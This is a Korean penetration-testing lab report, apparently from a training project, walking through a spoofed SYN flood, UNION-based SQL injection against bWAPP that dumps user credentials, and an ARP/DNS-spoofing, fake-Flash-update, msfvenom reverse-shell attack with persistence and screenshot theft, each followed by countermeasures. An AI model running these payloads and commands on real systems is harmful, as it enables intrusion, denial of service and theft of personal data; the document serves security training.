[그림 25] 희생자 시스템에서 IPS, IDS, 방화벽 등의 도구가 사용되고 있는지 확인한 결과

시나리오에 따른 모의해킹(네트워크)


▶ db_nmap -p 80,443 --script=http-waf-detect 192.168.20.200 명령어를 이용하여 희생자 시스템에서 IPS, IDS 등의 도구를 사용하고 있는지 스캐닝 한다.

▶ db_nmap -p 80,443 --script=http-waf-fingerprint 192.168.20.200 명령어를 이용하여 희생자의 시스템에서 방화벽이 사용되고 있는지 스캐닝 한다.

▶ 스캐닝 결과 IPS, IDS, 방화벽 등은 확인되지 않았다.

▶ 만약 해당 보안 도구가 발견 되었다면 detected 라는 단어와 함께 도구 정보가 출력된다.

3) 좀비 PC 물색



[그림 26] Metasploit 의 TCP Idle Scan 기능을 사용한 결과

▶ Metasploit 의 TCP Idle Scan 기능을 사용하여 작동을 안하고 있는 시스템을 스캔한다.

▶ TCP Idle Scan 은 TCP Syn 을 전송하여 서비스가 비활성화 되있는 시스템을 스캔하고, 결과에 나온 시스템은 좀비 시스템으로 활용할 수 있다.

▶ Metasploit 에서 auxiliary/scanner/ip/ipidseq 을 입력하여 모듈을 사용한다.


▶ RPORT 를 80, RHOST 는 같은 네트워크 대역인 192.168.20.0/24 으로 설정하고 exploit 을 한다.

▶ 스캐닝 결과 192.168.20.201 이 희생자2로 선정되었다.

▶ Incremental! 출력되는 IP가 비활성화 되어있는 IP 이다.

시나리오에 따른 모의해킹(네트워크)


4) 희생자2 시스템 정보 스캐닝



[그림 27] Metasploit 에서 db_nmap -sS -sV 192.168.20.201 의 결과

- ▶ 희생자2 정보를 db_nmap -sS -sV 192.168.20.201 입력하여 스캐닝 한다.
- ▶ sS 옵션(TCP Half Scan 옵션), sV 옵션(상세 스캐닝) 을 사용 한다.
- ▶ 스캐닝 결과 희생자2는 21, 80, 443 외 다수의 포트가 열려 있으며 Windows 2008 을 사용하고 있다

5) TCP Syn 플러딩 공격 설정 및 시작



[그림 28] auxiliary/dos/tcp/synflood 모듈 설정 내용

- ▶ 공격자는 TCP Syn 플러딩 공격을 하기 위해 Metasploit 에서 auxiliary/dos/tcp/synflood 모듈을 사용했다.
- ▶ 출발지는 희생자2 IP 로 설정하고, Rport 는 80 으로 설정했다.
- ▶ NUM은 보낼 패킷 양을 설정하는 것이며, 설정값을 입력하지 않는다.
- ▶ 설정을 완료하고 공격을 시작한다.

시나리오에 따른 모의해킹(네트워크)

6) 공격 진행상황 확인

192.168.20.201	192.168.20.200	TCP	8985 > http [RST] Seq=1 Win=0 Len=0
192.168.20.201	192.168.20.200	TCP	52068 > http [SYN] Seq=0 Win=2591 Len=0
192.168.20.200	192.168.20.201	TCP	http > 52068 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
192.168.20.201	192.168.20.200	TCP	15006 > http [SYN] Seq=0 Win=1961 Len=0
192.168.20.200	192.168.20.201	TCP	http > 15006 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
192.168.20.201	192.168.20.200	TCP	52068 > http [RST] Seq=1 Win=0 Len=0
192.168.20.201	192.168.20.200	TCP	15006 > http [RST] Seq=1 Win=0 Len=0
192.168.20.201	192.168.20.200	TCP	46154 > http [SYN] Seq=0 Win=208 Len=0
192.168.20.200	192.168.20.201	TCP	http > 46154 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
192.168.20.201	192.168.20.200	TCP	46154 > http [RST] Seq=1 Win=0 Len=0
192.168.20.200	192.168.20.201	TCP	http > 64757 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
192.168.20.201	192.168.20.200	TCP	64757 > http [RST] Seq=1 Win=0 Len=0
192.168.20.200	192.168.20.201	TCP	http > 45655 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
192.168.20.201	192.168.20.200	TCP	45655 > http [RST] Seq=1 Win=0 Len=0

[그림 29] TCP Syn 플러딩 공격 시 Wireshark 캡쳐 내용

- ▶ 공격을 시작하고 Wireshark 를 통해 공격이 잘 진행되는지 확인 한다.
- ▶ 출발지는 희생자2 의 IP 가 출력되는 것을 확인할 수 있다.
- ▶ 희생자1은 공격자의 IP 를 알지 못하고, 희생자2가 공격을 진행한 것으로 파악할 것이다.
- ▶ 희생자1은 공격을 받는 동안 부하가 발생하여 PC 사용을 할 수 없게 된다.

• TCP SYN Flooding 공격 대응 및 조치

취약점 설명	과도한 TCP 세션 연결에 대한 차단 수단 부재
보안 방법	방화벽 설정 및 네트워크 설정 변경
상세 조치방안	- TCP Connection Timeout 시간 짧게 설정 → 단, 너무 짧게 설정할 경우 정상적인 연결요청도 거부되는 경우가 생길 수 있음 - Backlog Queue 늘림 → 제한된 용량을 무한정 늘릴 수는 없으므로, 다른 방법도 병행 필요 - 방화벽에 차단 정책 추가 - Syn cookies 이용

[표 4] TCP SYN Flooding 대응

시나리오에 따른 모의해킹(웹)

• 웹 공격 시나리오

■ 웹 공격 시나리오 Overview

[그림 30] 웹 공격 시나리오 구성도

희생자1(예스유학원)	공격자	게이트웨이
Ubuntu 192.168.20.200	Kali-linux 192.168.20.50	CentOS 192.168.20.100

[표 5] 공격자 / 희생자 의 운영체제 및 IP 주소

공격자는 희생자1인 예스유학원의 홈페이지 www.yesuhak.com에 접속해 SQL Injection 공격을 진행하여 웹사이트 사용자의 개인정보를 추출한다.

■ 웹 공격 시나리오 순서

1) 공격자는 희생자 사이트의 SQL 인젝션 취약점을 발견한다.

2) 공격자는 의도되지 않은 데이터를 입력하여 개인정보 추출을 시도한다.

3) 공격자는 인젝션을 통해 데이터베이스와 테이블 정보를 획득한다.

4) 사용자 정보가 포함되어 있는 Users 테이블의 데이터를 추출한다.

시나리오에 따른 모의해킹(웹)

■ 웹 공격 시나리오 실행

1) 검색창에 작은 따옴표 입력

[그림 31] 작은 따옴표(') 를 입력했을 때의 결과

▶ 공격자는 희생자의 웹사이트에 접속하여 영화 검색창에 작은 따옴표(') 를 입력한다.

▶ SQL syntax 에러가 출력되는 것으로 보아 이 페이지는 SQL 쿼리문을 이용하여 처리가 된다는 것을 알 수 있다.

2) 변수값 추측

[그림 32] 아무것도 입력하지 않고 검색했을 때의 결과

▶ 공격자는 취약점에 대해 좀 더 자세히 알아보기 위해 아무것도 입력하지 않고 검색을 클릭한다.

▶ 출력 결과로 모든 영화가 출력된다.

시나리오에 따른 모의해킹(웹)

3) 변수값 및 웹사이트 데이터 전송 방식 확인

[그림 33] abc 를 입력했을 때의 결과와 주소창

- ▶ 이번에는 abc 라는 검색어를 입력하자, No movies were found 라는 문구가 출력된다.
- ▶ 주소창에는 검색어 abc 가 같이 출력되었고, Get 방식의 데이터 전송 방식을 사용하는 웹사이트 라는 것을 알 수 있다.
- ▶ iron 이라는 검색어를 입력하자 영화 아이언맨이 검색되는 것을 보아, 변수는 Title 임을 알 수 있다.

4) 컬럼 개수 파악

[그림 34] 0' union select all 1,2,3,4,5,6,7 # 를 검색했을 때의 결과

시나리오에 따른 모의해킹(웹)

- 공격자는 movies 라는 테이블을 가정하고 칼럼 개수를 확인하기 위해 0′ union select all 1 # 을 입력한다.
- 입력 코드 맨 앞에 0을 붙이는 이유는 앞의 영화 검색 값을 거짓으로 만들어 영화 검색값이 출력되지 않게 하고 컬럼 정보만 출력되게 하기 위함이다.
- Error: The used SELECT statements have a different number of columns 라는 메시지 출력 된다.
- 컬럼 개수 관련 문구가 출력되는 것으로 보아, 마지막 숫자를 하나씩 늘려가면서 입력한다.
- 0′ union select all 1,2,3,4,5,6,7 # 까지 검색했을 때 에러메시지가 출력되지 않고, 테이블에 입력한 숫자가 출력된다.
- Movies 테이블의 컬럼 개수는 7개 이며, 2, 3, 5, 4 번 컬럼의 순서로 출력이 된다는 것을 알 수 있다.

5) 데이터 베이스 이름 파악

[그림 35] 0' union select all 1,database(),user(),system_user(),version(),6,7 # 를 입력했을 때 결과

- 공격자는 2, 3, 5, 4 번에 데이터베이스 관련 정보를 출력시키기 위해 datebase(), user(), system_user(), version() 을 포함시킨 쿼리를 입력한다.
- 입력값: 0' union select all 1,database(),user(),system_user(),version(),6,7 #
- datebase() 는 데이터베이스의 이름, user() 은 사용자, system_user() 은 시스템 권한 사용자, version 은 MySQL 버전을 나타낸다.
- 공격자는 bWAPP 이라는 이름의 데이터베이스가 있다는 것을 알 수 있다.

시나리오에 따른 모의해킹(웹)

6) 테이블 정보 출력

[그림 36] 테이블 이름을 출력하는 쿼리를 입력했을 때 결과

- ▶ bWAPP 데이터베이스 안에 있는 테이블 정보를 파악하기 위해 테이블 이름이 3번에 출력되도록 쿼리를 입력한다.
- ▶ 입력값: 0' union select all 1,table_schema,table_name,4,5,6,7 from information_schema.tables where table_schema="bWAPP"
- ▶ table_schema 는 테이블이 속한 데이터베이스를, table_name 은 테이블의 이름을 뜻한다.
- ▶ Blog, heores, movies, users, visitors 라는 이름의 테이블들이 출력되었다.

7) 컬럼 정보 출력

[그림 37] 컬럼 이름을 출력하는 쿼리를 입력했을 때 결과

시나리오에 따른 모의해킹(웹)


▶ 사용자 정보는 users 테이블 안에 있을 것이라고 추측하고, users 테이블의 정보들을 알아내기 위해 쿼리를 입력한다.

▶ 컬럼 이름을 알아내기 위해 bWAPP 데이터 베이스 안에 있는 users 테이블의 컬럼 이름이 2번에 출력되도록 한다.

▶ 입력: 0' union select all 1,column_name,3,4,5,6,7 from information_schema.columns where table_name='users' and table_schema='bWAPP'

▶ 사용자 기밀 정보가 포함되어 있을 것으로 추측되는 login, password 등의 컬럼이 확인된다.

7) Users 컬럼 정보 출력


Search for a movie: Search

Title	Release	Character	Genre	IMDb
A.I.M.	6885858486f31043e5839c735d99457f045affd0	A.I.M. or Authentication Is Missing	bwapp-aim@mailinator.com	Link
bee	6885858486f31043e5839c735d99457f045affd0	Any bugs?	bwapp-bee@mailinator.com	Link

[그림 38] Uses 컬럼 내 정보를 출력시킨 결과

▶ login, password, email, secret 컬럼의 정보를 2, 3, 4, 5 번에 출력시키기 위해 쿼리를 입력한다.

▶ 입력값: 0' union select all 1,login,password,email,secret,6,7 from users #

▶ A.I.M 과 bee 라는 ID 의 비밀번호, 이메일 등 사용자 정보를 파악하였다.

8) 사용자 정보 추출


You can generate the SHA-1 hash of the string which was just reversed to have the proof that it is the same as the SHA-1 hash you provided:

Convert a string to a SHA-1 hash

bug Convert

[그림 39] 출력된 비밀번호를 구글로 검색하여 복호화 한 결과

▶ 암호화 된 비밀번호를 구글에 검색하였더니 복호화 할 수 있었다.
(사용된 함수: SHA-1 / ID: bee / Password: bug)

시나리오에 따른 모의해킹(웹)

• SQL 인젝션 공격 대응 및 조치

취약점 설명	DB 쿼리문에 대한 검증 부재 → SQL 인젝션 공격 가능
보안 방법	소스코드를 개발 과정에서 입력 값 검증하는 로직 포함
상세 조치방안	- Xss_chseck_3 이상의 함수를 사용하여 addslashes 함수가 사용되게 하거나 html 코드에 특수 문자/기호가 처리되지 않도록 함 - 최소 권한 유저로 DB 운영 - 신뢰할 수 있는 네트워크, 서버에 대해서만 접근 허용

[표 6] SQL 인젝션 공격 대응

```
function xss_check_3($data, $encoding = "UTF-8")
{

    // htmlspecialchars - converts special characters to HTML entities
    // '&' (ampersand) becomes '&amp;'
    // '"' (double quote) becomes '&quot;' when ENT_NOQUOTES is not set
    // "'" (single quote) becomes '&#039;' (or &apos;) only when ENT_QUOTES is set
    // '<' (less than) becomes '&lt;'
    // '>' (greater than) becomes '&gt;'

    return htmlspecialchars($data, ENT_QUOTES, $encoding);

}
function xss_check_4($data)
{

    // addslashes - returns a string with backslashes before characters that need to be quoted in database queries etc.
    // These characters are single quote ('), double quote ("), backslash (\) and NUL (the NULL byte).
    // Do NOT use this for XSS or HTML validations!!!

    return addslashes($data);

}
```

[그림 40] xss_check 3 이상의 함수 적용

시나리오에 따른 모의해킹(시스템)

• 시스템 공격 시나리오

■ 시스템 공격 시나리오 Overview

[그림 41] 시스템 공격 시나리오 구성도

희생자1	공격자	게이트웨이
Windows2008 192.168.20.201	Kali-linux 192.168.20.50	CentOS 192.168.20.100

[표 7] 공격자 / 희생자 의 운영체제 및 IP 주소

공격자는 희생자1에게 후킹페이지에 접속하도록 유도하고 ,악성코드를 유포하여 희생자 PC 에 접속한 후 개인 정보를 탈취한다.


■ 시스템 공격 시나리오 순서

1) Ettercap 을 이용한 ARP/DNS 스푸핑 희생자 지정 및 공격 진행
2) 페이크 웹 후킹 페이지 생성
3) BeEF 를 이용한 페이크 웹 후킹 페이지 접속 유도
4) 희생자는 페이크 웹 후킹 페이지 접속 후 악성코드 다운로드
5) Metasploit 을 이용하나 Reverse_TCP 페이로드 연결
6) 컴퓨터가 실행될 때마다 악성코드가 실행되도록 시작프로그램에 등록
7) 희생자의 개인정보가 공격자에게 유출

시나리오에 따른 모의해킹(시스템)

■ 시스템 공격 시나리오 실행

1) Ettercap 을 이용한 ARP/DNS 스푸핑 진행



[그림 42] Ettercap 을 이용하여 희생자를 스캔하고 지정 후 ARP/DNS 스푸핑 진행

▶ 공격자는 희생자가 예스유학원 페이지로 접속하면 악성파일을 다운로드 시킨 후 개인정보를 탈취하려고 한다.

▶ 먼저, 공격자는 ARP/DNS 스푸핑을 진행하기 위해 Ettercap 을 이용하여 희생자 시스템을 스캔한다.

▶ IP 주소 192.168.20.201 을 희생자로 선정한다.

▶ 희생자와 게이트웨이를 타겟으로 지정하고 ARP/DNS 스푸핑 을 진행한다.

▶ ARP/DNS 스푸핑을 진행하는 이유는 희생자가 예스유학원 홈페이지에 접속 했을 때 페이크 웹 후킹 페이지에 접속을 유도하기 위함이다.

▶ DNS 스푸핑을 위하여 etc/ettercap/etter.dns 에서 DNS 정보를 예스유학원 페이지 주소로 수정한다.

▶ 페이크 웹 후킹 페이지는 희생자가 의심하지 않도록 잘 알려진 웹 페이지를 변조하는 것이 좋다.

시나리오에 따른 모의해킹(시스템)

2) 페이크 웹 후킹 페이지 제작


[그림 43] 희생자의 접속을 유도할 수 있는 페이크 웹 후킹 페이지 제작

▶ ARP/DNS 스푸핑에 성공하였으면, 희생자의 접속을 유도할 수 있는 후킹 페이지를 제작한다.

▶ 후킹을 위해 많이 들어봤을 법한 Adobe Flash 업데이트 파일을 다운받는 페이지를 제작한다.

▶ 제작한 페이크 웹 후킹 페이지는 /var/www/html/index.html 에 저장한다.

3) Reverse TCP 페이로드 생성




[그림 44] Reverse TCP 를 진행하기 위한 페이로드 생성

▶ metasploit 에서 사용할 페이로드를 msfvenom 을 이용하여 제작한다.

▶ 입력값: msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.20.50 lport=4444 -f exe -o /var/www/html/payload.exe (Lhost 에는 공격자 IP 주소, lport 에는 공격자 포트번호를 입력하고, /var/www/html 경로에 payload.exe 파일을 만든다.)

시나리오에 따른 모의해킹(시스템)

4) Metasploit 과 BeEF 연동을 위한 설정



[그림 45] BeEF 와 Metasploit 연동을 위한 설정 및 msgrpc 서버 플러그인

▶ 페이크 웹 후킹 페이지와 페이로드를 만들었다면, 후킹과 Reverse TCP 를 동시에 진행할 수 있도록 BeEF 와 Metasploit 을 연동시켜야 한다.

▶ BeEF 설정에서 Metasploit 을 활성화 하기 위해 /usr/share/beef-xss/config.yaml 의 Metasploit 항목을 enable:true 로 설정하고 /usr/share/beef-xss/extensions/metasploit/config.yaml 에서 user/pass 를 기억해 둔다.

▶ Msfconsloe 을 실행한 후 BeEF 와의 통신을 위해 msgrpc 서버를 실행하고, 좀 전에 확인한 user 와 pass 를 입력하여 플러그인 한다.

5) Metasploit 과 BeEF 연동 완료

[그림 46] BeEF 와 Metasploit 연동 성공

▶ 플러그인 완료 후, BeEF 를 실행하여 Metasploit 과 최종적으로 연결한다.

▶ 연결이 성공했다면, BeEF 를 실행 했을 때 Metasploit 과 연결이 성공했다는 문구가 출력 된다.

시나리오에 따른 모의해킹(시스템)


6) Reverse TCP 대기상태 설정

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) >
msf exploit(multi/handler) > set lhost 192.168.20.50
lhost => 192.168.20.50
msf exploit(multi/handler) >
msf exploit(multi/handler) > set lport 4444
lport => 4444
```

[그림 47] BeEF 와 Metasploit 연동을 위한 설정 및 msgrpc 서버 플러그인

- BeEF 와 Metasploit 연동이 완료되면, 희생자가 악성코드에 노출되었을 시 Reverse TCP 공격을 바로 진행할 수 있도록 대기 상태로 설정해야 한다.
- 대기 상태로 설정하기 위해 모듈은 exploit/multi/handler 를, 페이로드는 msfvenom 으로 제작한 windows/meterpreter/reverse_tcp 를 사용한다.
- Lhost 는 공격자 IP, lport 는 4444 로 설정한다.

7) BeEF 를 이용한 후킹




[그림 48] BeEF 를 통해 희생자 IP 192.168.20.201 온라인 후킹 완료

- 희생자는 공격자에 의해 후킹 당하게 된다.
- 희생자가 악성파일을 다운받을 수 있도록 BeEF 에서 Fack Flash Update 를 구성한다.

시나리오에 따른 모의해킹(시스템)

8) 후킹 페이지를 통한 악성코드 다운로드



[그림 49] 업데이트를 위해 Adobe 파일을 다운받으라는 창 출력

▶ 희생자는 아무런 의심 없이 무의식적으로 악성코드를 다운받고 실행한다.

9) BeEF 를 이용한 후킹

[그림 50] Reverse TCP 공격에 성공하여 희생자의 시스템 정보 확인


▶ Reverse TCP 공격이 성공한 것을 Metasploit 을 통해 확인할 수 있다.

▶ 공격자는 희생자의 시스템 정보를 확인한다.

▶ Windows 2008 을 사용하는 것이 확인되었고, 컴퓨터가 실행될 때마다 악성코드가 실행될 수 있도록 시작프로그램에 악성파일을 업로드 한다.

시나리오에 따른 모의해킹(시스템)

10) 후킹 페이지를 통한 악성코드 다운로드



[그림 51] 희생자 바탕화면을 공격자가 캡쳐한 화면

▶ 공격자는 screenshot 명령어를 통해 희생자의 화면을 캡쳐하며, 개인정보를 탈취한다.

• Reverse TCP 공격 대응 및 조치

취약점 설명	악의적인 파일 다운로드 및 원격 시스템 접속 가능
보안 방법	최신 보안 프로그램 업데이트
상세 조치방안	- 소프트웨어 업데이트를 통한 보안 취약점 제거 - 무결성 검사 → 공격자에 의해 변경되거나 생성된 파일이 있는지 검사 - 로그 분석 → 침입자의 기록을 분석

[표 8] Reverse TCP 공격 대응

감사합니다